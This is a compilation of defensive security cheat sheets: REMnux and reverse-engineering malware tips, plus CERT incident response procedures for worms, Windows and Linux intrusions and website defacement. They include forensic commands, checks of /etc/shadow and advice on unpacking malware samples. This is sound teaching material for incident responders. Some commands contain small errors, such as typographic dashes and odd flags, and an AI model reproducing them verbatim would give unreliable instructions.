What mechanisms exist to transfer files to and from the affected IT infrastructure components during the analysis? (e.g., network, USB, CD-ROM, etc.)

Where are the affected IT infrastructure components physically located?

What backup-restore capabilities are in place to assist in recovering from the incident?

What are the next steps for responding to this incident? (Who will do what and when?)

Key Incident Response Steps

1. Preparation: Gather and learn the necessary tools, become familiar with your environment.
2. Identification: Detect the incident, determine its scope, and involve the appropriate parties.
3. Containment: Contain the incident to minimize its effect on neighboring IT resources.
4. Eradication: Eliminate compromise artifacts, if necessary, on the path to recovery.
5. Recovery: Restore the system to normal operations, possibly via reinstall or backup.
6. Wrap-up: Document the incident's details, retail collected data, and discuss lessons learned.

Additional Incident Response References

Incident Survey Cheat Sheet for Server Administrators
http://zeltser.com/network-os-security/security-incident-survey-cheat-sheet.html

Windows Intrusion Discovery Cheat Sheet
http://sans.org/resources/winsacheatsheet.pdf

Checking Windows for Signs of Compromise
http://www.ucl.ac.uk/cert/win_intrusion.pdf

Linux Intrusion Discovery Cheat Sheet
http://sans.org/resources/linsacheatsheet.pdf

Checking Unix/Linux for Signs of Compromise
http://www.ucl.ac.uk/cert/nix_intrusion.pdf

Authored by Lenny Zeltser, who leads a security consulting team at SAVVIS, and teaches malware analysis at SANS Institute. Special thanks for feedback to Jack McCarthy and Patrick Nolan.

REMNUX USAGE TIPS FOR MALWARE ANALYSIS ON LINUX

This cheat sheet outlines the tools and commands for analyzing malicious software on REMnux Linux distro.

Getting Started with REMnux

Download REMnux as a virtual appliance or install the distro on an existing compatible system, such as SIFT.

Log into the REMnux virtual appliance as the user "remnux", default password "malware".

Use apt-get to install additional software packages if your system is connected to the Internet.

Run the update-remnux command to upgrade REMnux and update its software.

Switch keyboard layout by clicking the keyboard icon in the bottom right corner of the REMnux desktop.

On VMware, install VMware Tools using install-vmware-tools to adjust the screen size.

General Commands on REMnux

Shut down the system	shutdown
Reboot the system	reboot
Switch to a root shell	sudo -s
Renew DHCP lease	renew-dhcp
See current IP address	myip
Edit a text file	scite *file*
View an image file	feh *file*
Start web server	httpd start
Start SSH server	sshd start

Statically Examine Files

Inspect file properties using pescanner, pestr, pyew, readpe, pedump, peframe, signsrch, readpe.py.

Investigate binary files in-depth using bokken, vivbin, udcli, RATDecoders, radare2, yara, wxHexEditor.

Deobfuscate contents with xorsearch, unxor.py, Balbuzard, NoMoreXOR.py, brutexor.py, xortool.

Examine memory snapshots using Rekall, Volatility.

Assess packed files using densityscout, bytehist, packerid, upx.

Extract and carve file contents using hachoir-subfile, bulk_extractor, scalpel, foremost.

Scan files for malware signatures using clamscan after refreshing signatures with freshclam.

Examine and track multiple malware samples with mas, viper, maltrieve, Ragpicker.

Work with file hashes using nsrllookup, Automater, hash_id, ssdeep, totalhash, virustotal-search, vt.

Define signatures with yaraGenerator.py, autorule.py, IOCextractor.py, rule-editor.

Handle Network Interactions

Analyze network traffic with wireshark, ngrep, tcpick, tcpxtract, tcpflow, tcpdump.

Intercept all laboratory traffic destined for IP addresses using accept-all-ips.

Analyze web traffic with burpsuite, mitmproxy, CapTipper, NetworkMiner.

Implement common network services using fakedns, fakesmtp, inetsim, "ircd start", "httpd start".

Examine Browser Malware

Deobfuscate JavaScript with SpiderMonkey (js), d8, rhino-debugger and Firebug.

Define JavaScript objects for SpiderMonkey using /usr/share/remnux/objects.js.

Clean up JavaScript with js-beautify.

Retrieve web pages with wget and curl.

Examine malicious Flash files with swfdump, flare, RABCDAsm, xxxswf.py, extract_swf.

Analyze Java malware using idx_parser.py, cfr, jad, jd-gui, Javassist.

Inspect malicious websites and domains using thug, Automater, pdnstool.py, passive.py.

Examine Document Files

Analyze suspicious Microsoft Office documents with officeparser.py, oletools, libolecf, oledump.py.

Examine PDFs using pdfid, pdfwalker, pdf-parser, pdfdecompress, pdfxray_lite, pyew, peepdf.

Extract JavaScript or SWFs from PDFs using "pdfextract", "pdf.py" and swf_mastah.

Examine shellcode using shellcode2exe.py, sctest, dism-this, unicode2hex-escaped, m2elf, dism-this.py.

Investigate Linux Malware

Disassemble and debug binaries using bokken, vivbin, edb, gdb, udcli, radare2, objdump.

Examine the system during behavioral analysis with sysdig, unhide, strace, ltrace.

Examine memory snapshots using Rekall, Volatility.

Decode Android malware using Androwarn, AndroGuard.

Examine Memory Using Volatility

Determine profile	kdbgscan, imageinfo
Spot hidden processes	psxview
List all processes	pslist, psscan
Show a registry key	printkey -K *key*
Extract process image	procdump
Extract process memory	memdump, vaddump
List open handles, files, DLLs and mutant objects	handles, filescan, dlllist, mutantscan
List services, drivers and kernel modules	svcscan, driverscan, modules, modscan
View network activities	connscan, connections, sockets, sockscan, netscan
View activity timeline	timeliner, evtlogs
Find and extract malware	malfind, apihooks

Additional Resources

REMnux Documentation

Reverse-Engineering Malware Cheat Sheet

Analyzing Malicious Documents Cheat Sheet

SANS Reverse-Engineering Malware Course

Authored by Lenny Zeltser for REMnux v6. Lenny writes a security blog at zeltser.com and is active on Twitter as @lennyzeltser. Many REMnux tools and techniques are discussed in the Reverse-Engineering Malware (REM) course, which Lenny teaches at SANS Institute—see LearnREM.com.

REVERSE-ENGINEERING MALWARE

The shortcuts and tips behind this cheat sheet are covered in Lenny Zeltser's SANS Institute course SEC610: Reverse-Engineering Malware; for details see http://zeltser.com/reverse-malware.

General Approach

1. Set up a controlled, isolated laboratory in which to examine the malware specimen.
2. Perform behavioral analysis to examine the specimen's interactions with its environment.
3. Perform static code analysis to further understand the specimen's inner-workings.
4. Perform dynamic code analysis to understand the more difficult aspects of the code.
5. If necessary, unpack the specimen.
6. Repeat steps 2, 3, and 4 (order may vary) until analysis objectives are met.
7. Document findings and clean-up the laboratory for future analysis.

Behavioral Analysis

Be ready to revert to good state via dd, VMware snapshots, CoreRestore, Ghost, SteadyState, etc.

Monitor local (Process Monitor, Process Explorer) and network (Wireshark, tcpdump) interactions.

Detect major local changes (RegShot, Autoruns).

Redirect network traffic (hosts file, DNS, Honeyd).

Activate services (IRC, HTTP, SMTP, etc.) as needed to evoke new behavior from the specimen.

IDA Pro for Static Code Analysis

Text search	`Alt+T`
Show strings window	`Shift+F12`
Show operand as hex value	`Q`
Insert comment	`:`
Follow jump or call in view	`Enter`
Return to previous view	`Esc`
Go to next view	`Ctrl+Enter`
Show names window	`Shift+F4`
Display function's flow chart	`F12`
Display graph of function calls	`Ctrl+F12`
Go to program's entry point	`Ctrl+E`
Go to specific address	`G`
Rename a variable or function	`N`
Show listing of names	`Ctrl+L`
Display listing of segments	`Ctrl+S`
Show cross-references to selected function	`Select function name » Ctrl+X`
Show stack of current function	`Ctrl+K`

OllyDbg for Dynamic Code Analysis

Step into instruction	`F7`
Step over instruction	`F8`
Execute till next breakpoint	`F9`
Execute till next return	`Ctrl+F9`
Show previous/next executed instruction	`- / +`
Return to previous view	`*`
Show memory map	`Alt+M`
Follow expression in view	`Ctrl+G`
Insert comment	`;`
Follow jump or call in view	`Enter`
Show listing of names	`Ctrl+N`
New binary search	`Ctrl+B`
Next binary search result	`Ctrl+L`
Show listing of software breakpoints	`Alt+B`
Assemble instruction in place of selected one	`Select instruction » Spacebar`
Edit data in memory or instruction opcode	`Select data or instruction » Ctrl+E`
Show SEH chain	`View » SEH chain`
Show patches	`Ctrl+P`

Bypassing Malware Defenses

To try unpacking quickly, infect the system and dump from memory via LordPE or OllyDump.

For more surgical unpacking, locate the Original Entry Point (OEP) after the unpacker executes.

If cannot unpack cleanly, examine the packed specimen via dynamic code analysis while it runs.

When unpacking in OllyDbg, try SFX (bytewise) and OllyDump's "Find OEP by Section Hop".

Conceal OllyDbg via HideOD and OllyAdvanced.

A JMP or CALL to EAX may indicate the OEP, possibly preceded by POPA or POPAD.

Look out for tricky jumps via SEH, RET, CALL, etc.

If the packer uses SEH, anticipate OEP by tracking stack areas used to store the packers' handlers.

Decode protected data by examining results of the decoding function via dynamic code analysis.

Correct PE header problems with XPEList, LordPE, ImpREC, PEiD, etc.

To get closer to OEP, try breaking on unpacker's calls to `LoadLibraryA` or `GetProcAddress`.

Common x86 Registers and Uses

EAX	Addition, multiplication, function results
ECX	Counter
EBP	Base for referencing function arguments (EBP+value) and local variables (EBP-value)
ESP	Points to the current "top" of the stack; changes via PUSH, POP, and others
EIP	Points to the next instruction
EFLAGS	Contains flags that store outcomes of computations (e.g., Zero and Carry flags)

Authored by Lenny Zeltser, who leads the security consulting practice at Savvis and teaches at SANS Institute. You can find him at http://twitter.com/lennyzeltser.

Preparation 1

- Define actors, for each entity, who will be involved into the crisis cell. These actors should be documented in a contact list kept permanently up to date.
- Make sure that analysis tools are up, functional (Antivirus, IDS, logs analysers), not compromised, and up to date.
- Make sure to have architecture map of your networks.
- Make sure that an up to date inventory of the assets is available.
- Perform a continuous security watch and inform the people in charge of security about the threat trends.

Identification 2

Detect the infection

Information coming from several sources should be gathered and analyzed:

- Antivirus logs,
- Intrusion Detection Systems,
- Suspicious connection attempts on servers,
- High amount of accounts locked,
- Suspicious network traffic,
- Suspicious connection attempts in firewalls,
- High increase of support calls,
- High load or system freeze,
- High volumes of e-mail sent

If one or several of these symptoms have been spotted, the actors defined in the “preparation” step will get in touch and if necessary, create a crisis cell.

Identify the infection

Analyze the symptoms to identify the worm, its propagation vectors and countermeasures.

Leads can be found from :

- CERT’s bulletins;
- External support contacts (antivirus companies, etc.) ;
- Security websites (Secunia, SecurityFocus etc.)

Notify Chief Information Security Officer.
Contact your CERT if required.

Assess the perimeter of the infection

Define the boundaries of the infection (i.e.: global infection, bounded to a subsidiary, etc.).
If possible, identify the business impact of the infection.

Containment 3

The following actions should be performed and monitored by the crisis management cell:

1. Disconnect the infected area from the Internet.
2. Isolate the infected area. Disconnect it from any network.
3. If business-critical traffic cannot be disconnected, allow it after ensuring that it cannot be an infection vector or find validated circumventions techniques.
4. Neutralize the propagation vectors. A propagation vector can be anything from network traffic to software flaw. Relevant countermeasures have to be applied (patch, traffic blocking, disable devices, etc.)
   For example, the following techniques can be used:
   - Patch deployment tools (WSUS),
   - Windows GPO,
   - Firewall rules,
   - Operational procedures.
5. Repeat steps 2 to 4 on each sub-area of the infected area until the worm stops spreading. If possible, monitor the infection using analysis tools (antivirus console, server logs, support calls).

The spreading of the worm must be monitored.

Mobile devices

Make sure that no laptop, PDA or mobile storage can be used as a propagation vector by the worm. If possible, block all their connections.

Ask end-users to follow directives precisely.

Remediation 4

Identify

Identify tools and remediation methods.
The following resources should be considered:

- Vendor fixes (Microsoft, Oracle, etc.)
- Antivirus signature database
- External support contacts
- Security websites

Define a disinfection process. The process has to be validated by an external structure, like your CERT for example.

Test

Test the disinfection process and make sure that it properly works without damaging any service.

Deploy

Deploy the disinfection tools. Several options can be used:

- Windows WSUS
- GPO
- Antivirus signature deployment
- Manual disinfection

Warning: some worms can block some of the remediation deployment methods. If so, a workaround has to be found.

Remediation progress should be monitored by the crisis cell.

Recovery 5

Verify all previous steps have been done correctly and get a management approval before following next steps.

1. Reopen the network traffic that was used as a propagation method by the worm.
2. Reconnect sub-areas together
3. Reconnect the mobile laptops to the area
4. Reconnect the area to your local network
5. Reconnect the area to the Internet

All of these steps shall be made in a step-by-step manner and a technical monitoring shall be enforced by the crisis team.

Aftermath 6

Report

A crisis report should be written and made available to all of the actors of the crisis management cell.

The following themes should be described:

- Initial cause of the infection
- Actions and timelines of every important event
- What went right
- What went wrong
- Incident cost

Capitalize

Actions to improve the worm infection management processes should be defined to capitalize on this experience.

SOCIETE GENERALE CERT SOCIETE GENERALE

Incident Response Methodology

IRM #1

Worm Infection Response

Guidelines to handle information system Worm infections

IRM Author: CERT SG/ Vincent Ferran-Lacome
IRM version: 1.2

E-Mail: cert.sg@socgen.com
Web: http://cert.societegenerale.com
Twitter: @CertSG

Abstract

This Incident Response Methodology is a cheat sheet dedicated to incident handlers investigating a precise security issue.
Who should use IRM sheets?

- Administrators
- Security Operation Center
- CISOs and deputies
- CERTs (Computer Emergency Response Team)

Remember: If you face an incident, follow IRM, take notes and do not panic. Contact your CERT immediately if needed.

Incident handling steps

6 steps are defined to handle security Incidents

- **Preparation: get ready to handle the incident**
- **Identification: detect the incident**
- **Containment: limit the impact of the incident**
- **Remediation: remove the threat**
- **Recovery: recover to a normal stage**
- **Aftermath: draw up and improve the process**

IRM provides detailed information for each step.

Preparation 1

- A physical access to the suspicious system should be offered to the forensic investigator.
- A good knowledge of the usual network and local activities of the computer is appreciated. You should have a file describing the usual port activity, to have a comparison base with current state.
- A good knowledge of the common used services and installed applications is needed. Don't hesitate to ask a Windows Expert for his assistance, when applicable.

Identification 2

General signs of malware presence on the desktop

Several leads might hint that the system could be compromised by a malware:

- Antivirus raising an alert or unable to update its signatures or stopping to run or unable to run even manually
- Unusual hard-disk activity: the hard drive makes huge operations at unexpected time.
- Unusually slow computer: while it was usually delivering good speed, it got slower recently
- Unusual network activity: Internet connection is very slow most of the browsing time.
- The computer reboots without reason.
- Some applications are crashing, unexpectedly.
- Pop-up windows are appearing while browsing on the web. (sometimes even without browsing)
- Your IP address (if static) is blacklisted on one or more Internet Black Lists.
- People are complaining about you e-mailing them/reaching them by IM etc. while you did not.

Actions below uses default Windows tools. Authorized users can use the **Sysinternals** Troubleshooting Utilities to perform these tasks.

Identification 2

Unusual Accounts

Look for unusual and unknown accounts created, especially in the Administrators group :
C:\> lusrmgr.msc

Unusual Files

- Look for unusual big files on the storage support, bigger than 10MB seems to be reasonable.
- Look for unusual files added recently in system folders, especially C:\WINDOWS\system32.
- Look for files using the "hidden" attribute:

C:\> dir /S /A:H

Unusual Registry Entries

Look for unusual programs launched at boot time in the Windows registry, especially:
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\Runonce
HKLM\Software\Microsoft\Windows\CurrentVersion\RunonceEx
HKLM\Software\Microsoft\Windows NT\CurrentVersion \Winlogon
Check for the same entries in HKCU

Unusual Processes and Services

- Check all running processes for unusual/unknown entries, especially processes with username "SYSTEM" and "ADMINISTRATOR" :

C:\> taskmgr.exe
(or tlisk, tasklist depending on Windows release)

- Look for unusual/unexpected network services installed and started:

C:\> services.msc
C:\> net start

Note : a good knowledge of the usual services is needed.

Unusual Network Activity

- Check for file shares and verify each one is linked to a normal activity:

C:\> net view \\127.0.0.1

- Look at the opened sessions on the machine:

C:\> net session

- Have a look at the shares the machine has opened with other systems:

C:\> net use

- Check for any suspicious Netbios connexion:

C:\> nbtstat –S

Identification 2

- Look for any suspicious activity on the system's TCP/IP ports:

C:\> netstat –na 5
(-na 5 means sets the refresh interval to 5 seconds)
Use –o flag for Windows XP/2003 to see the owner of each process:
C:\> netstat –nao 5

- Use a sniffer (Wireshark,tcpdump etc.) and see if there are unusual attempts of connections to or from remote systems. If no suspicious activity is witnessed, do use the sniffer while browsing some sensitive websites (banking website for example) and see if there is a particular network activity.

Note: A good knowledge of the legitimate network activity is needed.

Unusual Automated Tasks

- Look at the list of scheduled tasks for any unusual entry:

C:\> at
On Windows 2003/XP : *C:\> schtasks*

- Also check user's autostart directories:

C:\Documents and Settings\user\Start Menu\Programs\Startup
C:\WinNT\Profiles\user\Start Menu\Programs\Startup

Unusual Log Entries

- Watch your log files for unusual entries:

C:\> eventvwr.msc

- Search for events like the following :

"Event log service was stopped"
"Windows File Protection is not active"
"The protected System file <name> was not restored to its original"
"Telnet Service has started successfully"

- Watch your firewall (if any) log files for suspect activity. You can also use an up-to-date antivirus to identify malware on the system, but be aware that it could destroy evidence.

In case nothing suspicious has been found, it doesn't mean that the system is not infected. A rootkit could be active for example, distracting all your tools from giving good results.
Further forensic investigation can be done on the system while it is off, if the system is still suspicious. The ideal case is to make a bit-by-bit copy of the hard disk containing the system, and to analyse the copy using forensic tools like EnCase or X-Ways.

Containment 3

Pull the network plug off physically, to prevent more infection on the network and to stop probable illegal action being done from your computer (the malware could send spam massively, take part to DDoS attack or store illegal files on the system for example).

Send the suspect binaries to your CERT, or request CERT's help if you are unsure about the malware. The CERT should be able to isolate the malicious content and can send it to all AV companies, especially with contractors of your company. (The best way is to create a zipped file of the suspicious binary, encrypted using a password).

Remediation 4

Reboot from a live CD and backup all important data on an external storage support. If unsure, bring your harddisk to the helpdesk and ask them to make a copy of the important content.

Remove the binaries and the related registry entries.

- Find the best practices to remove the malware. They can usually be found on AntiVirus companies websites.
- Run an online antivirus scan.
- Launch a Bart PE- based live CD containing disinfection tools (can be downloaded from AV websites), or a dedicated anti-virus live CD.

Recovery 5

If possible reinstall the OS and applications and restore user's data from a trusted backups.

In case the computer has not been reinstalled completely:

Restore files which could have been corrupted by the malware, especially system files.

Reboot the machine after all the cleaning has been done, and check the system for its health, doing a virus scan of the whole system, hard disks and memory.

Aftermath 6

Report

An incident report should be written and made available to all of the stakeholders.

The following themes should be described:

- Initial detection.
- Actions and timelines.
- What went right.
- What went wrong.
- Incident cost.

Capitalize

Actions to improve the Windows malware detection processes should be defined to capitalize on this experience.

SOCIETE GENERALE CERT SOCIETE GENERALE

Incident Response Methodology

IRM #7

Windows Malware Detection

Live Analysis on a suspicious computer

IRM Author: CERT / Cédric Pernet
IRM version: 1.2

E-Mail: cert.sg@socgen.com
Web: http://cert.societegenerale.com
Twitter: @CertSG

Abstract

This Incident Response Methodology is a cheat sheet dedicated to handlers investigating on a precise security issue.
Who should use IRM sheets?

- Administrators
- Security Operation Center
- CISOs and deputies
- CERTs (Computer Emergency Response Team)

Remember: If you face an incident, follow IRM, take notes and do not panic. Contact CERT immediately if needed

Incident handling steps

6 steps are defined to handle security Incidents

- **Preparation: get ready to handle the incident**
- **Identification: detect the incident**
- **Containment: limit the impact of the incident**
- **Remediation: remove the threat**
- **Recovery: recover to a normal stage**
- **Aftermath: draw up and improve the process**

IRM provides detailed information for each step.

Preparation 1

- A physical access to the suspicious system should be given to the forensic investigator. Physical access is preferred to remote access, since the hacker could detect the investigations done on the system (by using a network sniffer for example).
- A physical copy of the hard-disk might be necessary for forensic and evidence purposes. Finally, if needed, a physical access could be needed to disconnect the suspected machine from any network.
- A good knowledge of the usual network activity of the machine/server is needed. You should have a file on a secure place describing the usual port activity, to compare efficiently to the current state.
- A good knowledge of the usual services running on the machine can be very helpful. Don't hesitate to ask a Windows Expert for his assistance, when applicable. A good idea is also to have a map of all services/running process of the machine.

It can be a real advantage to work in a huge corporate environment, where all user machines are the same, installed from a master CD. Have a map of all processes/services/applications. On such environment where users are not allowed to install software, consider any additional process/service/application as suspicious.

The more you know the machine in its clean state, the more chances you have to detect any fraudulent activity running from it.

Identification 2

Please note that the **Sysinternals** Troubleshooting Utilities can be used to perform most of these tasks.

- **Unusual Accounts**

Look for unusual accounts created, especially in the Administrators group:
C:\> lusrmgr.msc
or
C:\> net localgroup administrators or *net localgroup administrateurs*

- **Unusual Files**

- Look for unusually big files on the storage support, bigger than 5MB. (can be an indication of a system compromised for illegal content storage)
- Look for unusual files added recently in system folders, especially C:\WINDOWS\system32.
- Look for files using the "hidden" attribute:
C:\> dir /S /A:H
  - Use "*windirstat*" if possible.
  -

- **Unusual Registry Entries**

Look for unusual programs launched at boot time in the Windows registry, especially:
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\Runonce
HKLM\Software\Microsoft\Windows\CurrentVersion\RunonceEx
Use "*HiJackThis*" if possible. (Also have a look in your Startup folder)

- **Unusual Processes and Services**

Check all running processes for unusual/unknown entries, especially processes with username "SYSTEM" and "ADMINISTRATOR":
C:\> taskmgr.exe
(or *tlisk*, *tasklist* depending on Windows release)
Use "*psexplorer*" if possible.

- **Check user's autostart folders**

C:\Documents and Settings\user\Start Menu\Programs\Startup
C:\WinNT\Profiles\user\Start Menu\Programs\Startup

- **Look for unusual/unexpected network services installed and started**

C:\> services.msc
C:\> net start

- **Unusual Network Activity**

- Check for file shares and verify each one is linked to a normal activity:
C:\> net view \\127.0.0.1
Use "*tcpview*" if possible.

Identification 2

- Look at the opened sessions on the machine:
C:\> net session

- Have a look at the sessions the machine has opened with other systems:
C:\> net use

- Check for any suspicious Netbios connexion:
C:\> nbtstat –S

- Look for any suspicious activity on the system's ports :
C:\> netstat –na 5
(5 makes it being refreshed each 5 seconds)
Use –o flag for Windows XP/2003 to see the owner of each process:
C:\> netstat –nao 5
Use *"fport"* if possible.

- **Unusual Automated Tasks**

Look at the list of scheduled tasks for any unusual entry:
C:\> at
On Windows 2003/XP: *C:\> schtasks*

- **Unusual Log Entries**

Watch your log files for unusual entries:
C:\> *eventvwr.msc*
If possible, use "*Event Log Viewer*" or such tool

Search for events affecting the firewall, the antivirus, the file protection, or any suspicious new service.

Look for a huge amount of failed login attempts or locked out accounts.

Watch your firewall (if any) log files for suspect activity.

- **Rootkit check**

Run "*Rootkit Revealer*", "*Rootkit Hooker*", "*Ice Sword*", "*Rk Detector*", "*SysInspector*", "*Rootkit Buster*".

It's always better to run several of these tools than only one.

- **Malware check**

Run at least one anti-virus product on the whole disk. If possible use several anti-virus. The anti-virus must absolutely be up-to-date.

Containment 3

If the machine is considered critical for your company's business activity and can't be disconnected, backup all important data in case the hacker notices you're investigating and starts deleting files. Also make a copy of the system's memory for further analysis. (use tools such as Memoryze,win32dd etc.)

If the machine is not considered critical for your company and can be disconnected, shut the machine down the hard way, removing its power plug. If it is a laptop with a battery on, just push the "off" button for some seconds until the computer switches off.

Offline investigations should be started right away if the live analysis didn't give any result, but the system should still be considered compromised.

Make a physical copy (bit by bit) of the whole hard disk on an external storage support, using *EnCase, X-Ways,* or similar forensic tool (*dd, ddrescue* etc.).

Try to find evidences of every action of the hacker:

- **Find all files used by the attacker**, including deleted files (use your forensic tools) and see what has been done with it or at least their functionality, in order to evaluate the threat.
- **Check all files accessed recently**.
- Inspect network shares to see if the malware has spread through it.
- More generally, try to **find how the attacker got into the system**. All leads should be considered. If no computer proof of the intrusion is found, never forget it could come from a physical access or a complicity/stealing of information from an employee.
- Apply fixes when applicable (operating system and applications), in case the attacker used a known vulnerability.

Remediation 4

In case the system has been compromised:

- Temporary remove all accesses to the accounts involved in the incident.
- Remove all malicious files installed by the attacker.

Recovery 5

No matter how far the hacker has gone into the system and the knowledge you might have about the compromission, as long as the system has been penetrated, the best practice is **to reinstall the system fully from original media and apply all fixes to the newly installed system.**

In case this solution can't be applied, you should:

- **Change all the system's accounts passwords**, and make your users do so in a secure way: they should use passwords with upper/lower case, special characters, numbers, and at least be 8 characters long.
- **Restore all files** that could have been changed (Example: *svchost.exe*) by the attacker.

Aftermath 6

Report

A crisis report should be written and made available to all of the actors of the crisis management cell.

The following themes should be described:

- Initial detection
- Actions and timelines of every important event
- What went right
- What went wrong
- Incident cost

Capitalize

Actions to improve the Windows intrusion detection management processes should be defined to capitalize on this experience.

SOCIETE GENERALE CERT SOCIETE GENERALE

Incident Response Methodology

IRM #2

Windows Intrusion Detection

Live Analysis on a suspicious Windows system

IRM Author: CERT SG/ Cedric Pernet
IRM version: 1.2

E-Mail: cert.sg@socgen.com
Web: http://cert.societegenerale.com
Twitter: @CertSG

Abstract

This Incident Response Methodology is a cheat sheet dedicated to incident handlers investigating a precise security issue.
Who should use IRM sheets?

- Administrators
- Security Operation Center
- CISOs and deputies
- CERTs (Computer Emergency Response Team)

Remember: If you face an incident, follow IRM, take notes and do not panic. Contact your CERT immediately if needed.

Incident handling steps

6 steps are defined to handle security Incidents

- **Preparation: get ready to handle the incident**
- **Identification: detect the incident**
- **Containment: limit the impact of the incident**
- **Remediation: remove the threat**
- **Recovery: recover to a normal stage**
- **Aftermath: draw up and improve the process**

IRM provides detailed information for each step.

Preparation 1

Objective: Establish contacts, define procedures, and gather information to save time during an attack.

- Have up-to-date schemes describing your applicative components related to the web server.
- Build a backup website up and ready, on which you can publish content.
- Define a procedure to redirect every visitor to this backup website.
- Deploy monitoring tools to quickly detect any abnormal behaviour on your critical websites.
- Export the web server's log files to an external server. Make sure clocks are synchronized between each server.
- Reference external contents (static or dynamic) and create a list for each of them. Don't forget third parties for advertisement.
- Reference contact points of your hosting provider.
- Be sure your hosting provider enforces policies to log all events.
- Make sure you have an up-to-date network map.

Identification 2

Objective: Detect the incident, determine its scope, and involve the appropriate parties.

Usual channels of detection are:

- Webpage monitoring: The content of a web page has been altered. The new content is either very discreet (an "iframe" injection for example) or obvious (*"You have been 0wn3d by xxx"*)
- User: users call or notification from employees about problems they noticed while browsing the website.
- Security checks with tools such as Google SafeBrowsing

Verify the defacement and detect its origin:

- Check files with static content (in particular, check the modification dates, hash signature).
- Check mashup content providers.
- Check link presents in the web page (src, meta, css, script, …).
- Check log files.
- Scan the databases for malicious content.

The source code of the suspicious page must be analysed carefully to identify the problem clearly. In particular, **be sure the problem is on a web server belonging to the company** and not on a web content located outside your infrastructure, like commercial banners from a third party.

Containment 3

Objective: Mitigate the attack's effects on the targeted environment.

- **Backup all data** stored on the web server for forensic purposes and evidence collecting. The best practice here if applicable is to make a complete bit-by-bit copy of the hard-disk containing the web server. This will be helpful to recover deleted files.
- **Check your network architecture map. Verify that the vulnerability exploited by the attacker is not located somewhere else :**
  - Check the system on which the web server is running,
  - Check other services running on that machine,
  - Check the connections to other systems, which might be compromised.

If the source of the attack is another system on the network, disconnect it if possible physically and investigate on it.

Try to find evidences of every action of the attacker:

- **Find out how the attacker got into the system in the first place and fix it :**

- Web component vulnerability allowing write access: fix the vulnerability by applying editor's fix.
- Open public folder: fix the bug.
- SQL weakness allowing injection: correct the code.
- Mashup components: cut mashup feed.
- Administrative modification by physical access: modify the access rights.

- **If required (complex issue and very important web server), deploy a temporary web server**, up to date with its applications. It should offer the same content than the compromised web server or at least show another legitimate content such as "Temporary unavailable". The best is to display a temporary static content, containing only HTML code. This prevents another infection in case the attacker has used vulnerability in the legitimate PHP/ASP/CGI/PL/etc. code.

Remediation 4

Objective: Take actions to remove the threat and avoid future defacements.

Remove all altered content and replace it with the legitimate content, restored from earlier backup. Make sure this content is free from vulnerabilities.

Recovery 5

Objective: Restore the system to normal operations.

- **Change all user passwords**, if the web server provides user-authentication, and you have evidence/reasons to think the passwords may have been compromised. This can require a large user communication
- **If backup server has been used, restore the primary web server component as nominal**

Aftermath 6

Objective: Document the incident's details, discuss lessons learned, and adjust plans and defences.

Communication

If the defacement has been visible for part of your users, plan to explain the incident publicly.

Report

A crisis report should be written and made available to all of the involved parties.

The following themes should be described:

- Initial detection;
- Actions and timelines;
- What went right;
- What went wrong;
- Incident cost.

In case of vulnerability discovery, **report any undocumented vulnerability** lying on a product running on the web server (like a PHP forum) to its editor, so that the code can be upgraded in order to release a fix.

SOCIETE GENERALE CERT SOCIETE GENERALE

Incident Response Methodology

IRM #6

Website Defacement

Live reaction on a compromised web server

IRM Author: CERT SG / Cédric Pernet
IRM version: 1.2

E-Mail: cert.sg@socgen.com
Web: http://cert.societegenerale.com
Twitter: @CertSG

Abstract

This Incident Response Methodology is a cheat sheet dedicated to handlers investigating on a precise security issue.
Who should use IRM sheets?

- Administrators
- Security Operation Center
- CISOs and deputies
- CERTs (Computer Emergency Response Team)

Remember: If you face an incident, follow IRM, take notes and do not panic. Contact your CERT immediately if needed.

Incident handling steps

6 steps are defined to handle security Incidents

Preparation: get ready to handle the incident
Identification: detect the incident
Containment: limit the impact of the incident
Remediation: remove the threat
Recovery: recover to a normal stage
Aftermath: draw up and improve the process

IRM provides detailed information for each step.

Preparation 1

- A physical access to the suspicious system should be offered to the forensic investigator.
- A physical copy of the hard-disk might be necessary for forensic and evidence purposes. If needed, a physical access could be necessary to disconnect the suspected machine from any network.
- A good knowledge of the usual network activity of the machine/server is needed. You should have a file on a secure place describing the usual port activity, to compare efficiently to the current state.
- A good knowledge of the usual services is needed. Don't hesitate to ask a Unix/Linux Expert for his assistance, when applicable.
- You should have a regularly updated list of all critical files, (especially SUID and GUID files) stored in a secure place out of the network or even on paper. With this list, you can easily separate usual SUID files and detect unusual ones.
- Have a map of your usual port activity/traffic rules.

Identification 2

Unusual Accounts

Look for any suspicious entry in /etc/passwd, especially with UID 0. Also check /etc/group and /etc/shadow.

Look for orphaned files, which could have been left by a deleted account used in the attack:
 # find / \(-nouser –o –nogroup \) -print

Unusual Files

- Look for all SUID and GUID files:

 # find / -uid 0 \(–perm -4000 –o –perm 2000 \) –print

- Look for weird file names, starting with ". " or ".. " or " " :

*# find / -name " *" –print*
*# find / -name ". *" –print*
*# find / -name ".. *" –print*

- Look for large files (here: larger than 10MB)

 # find / -size +10MB –print

- Look for processes running from or to files which have been unlinked :

 # lsof +L1

Identification 2

- Look for unusual files in /proc and /tmp. This last directory is a place of choice for hackers to store data or malicious binaries.

Unusual Services

(Linux only) Run chkconfig (if installed) to check for all enabled services:
 # chkconfig --list

Look at the running processes (remember: a rootkit might change your results for everything in this paper, especially here!).
 # ps -aux
Use *lsof –p [pid]* on unknown processes

You should know your usual running processes, and be able to figure out which processes could have been added by a hacker. Pay a special attention to the processes running under UID 0.

Unusual Network Activity
Try to detect sniffers on the network using several ways:
Look at your kernel log files for interfaces entering promiscuous mode such as :"*kernel: device eth0 entered promiscuous mode*"

Use *# ip link* to detect the "PROMISC" flag. Prefer this method to *ifconfig*, since *ifconfig* does not work on all kernels.

- Look for unusual port activity: *# netstat –nap* and *# lsof –i* to get more information about processes listening to ports.

- Look for unusual MAC entries in your LAN:

 # arp -a

- Look for any unexpected IP address on the network.

Unusual Automated Tasks

- Look for unusual jobs scheduled by users mentioned in /etc/cron.allow. Pay a special attention to the cron jobs scheduled by UID 0 accounts (root):

 # crontab –u root -l

- Look for unusual system-wide cron jobs: *# cat /etc/crontab* and *# ls –la /etc/cron.**

Unusual Log Entries

Look through the log files on the system for suspicious events, including the following:

Identification 2

- Huge number of authentication/login failures from local or remote access tools (sshd,ftpd,etc.)
- Remote Procedure Call (RPC) programs with a log entry that includes a large number of strange characters …)
